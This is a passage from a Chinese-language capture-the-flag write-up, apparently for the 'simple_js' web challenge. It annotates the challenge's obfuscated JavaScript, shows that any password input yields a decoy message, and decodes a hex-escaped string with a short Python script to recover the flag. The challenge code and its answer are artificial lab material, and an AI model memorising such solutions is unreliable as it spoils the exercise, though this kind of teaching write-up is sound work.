--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.036/0.041/0.047/0.004 ms
```


simple_js

打开页面弹窗让输入密码，看一下页面源码

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]
));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x
2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

    h = window.prompt('Enter password');
    alert( dechiffre(h) );

</script>
</head>

</html>
```

进行代码审计吧，必要的注释都写在代码里了

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');//tab数组
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;//j=11
                        k = j + (l) + (n=0);//j=11,l=0,n=0 k=11
                        n = tab2.length;//n=18
                        /*
                        for(i=0;i<18;i++)
                        第一次循环
                        {o=tab[0];p+=String.fromCharCode((o=tab2[0]))
                            if(i == 5)break;}
                        #前面的tab赋值并没用会被后面的赋值覆盖 第一次执行输出F for执行五次跳出
                        */
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]
));
                                if(i == 5)break;}
                        /*
                        for(i=0;i<18;i++){
                            o=tab[i-l]
                            if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
                        和上面的for循环执行完就是 FAUX PASSWORD HAH
                        */
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
        /*p+=String.fromCharCode(65)
        p=FAUX PASSWORD HAH + A
        pass就是看到的弹窗内容
        */
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x
2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

    h = window.prompt('Enter password');
    alert( dechiffre(h) );

</script>
</head>

</html>
```

最后发现了其实我们输入什么都会密码错误，我们输入的tab在函数中都会被tab2替代了，在代码中发现这一段并没有执行出来的

```
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x
31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
```

写个python处理下

```
s = '\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2
c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30'
print(s)
n = [55,56,54,79,115,69,114,116,107,49,50]
flag = ""
for i in n:
    b = chr(i)
    flag += b
print(flag)
```

> 人生漫漫其修远兮，网安无止境。
> 一同前行，加油！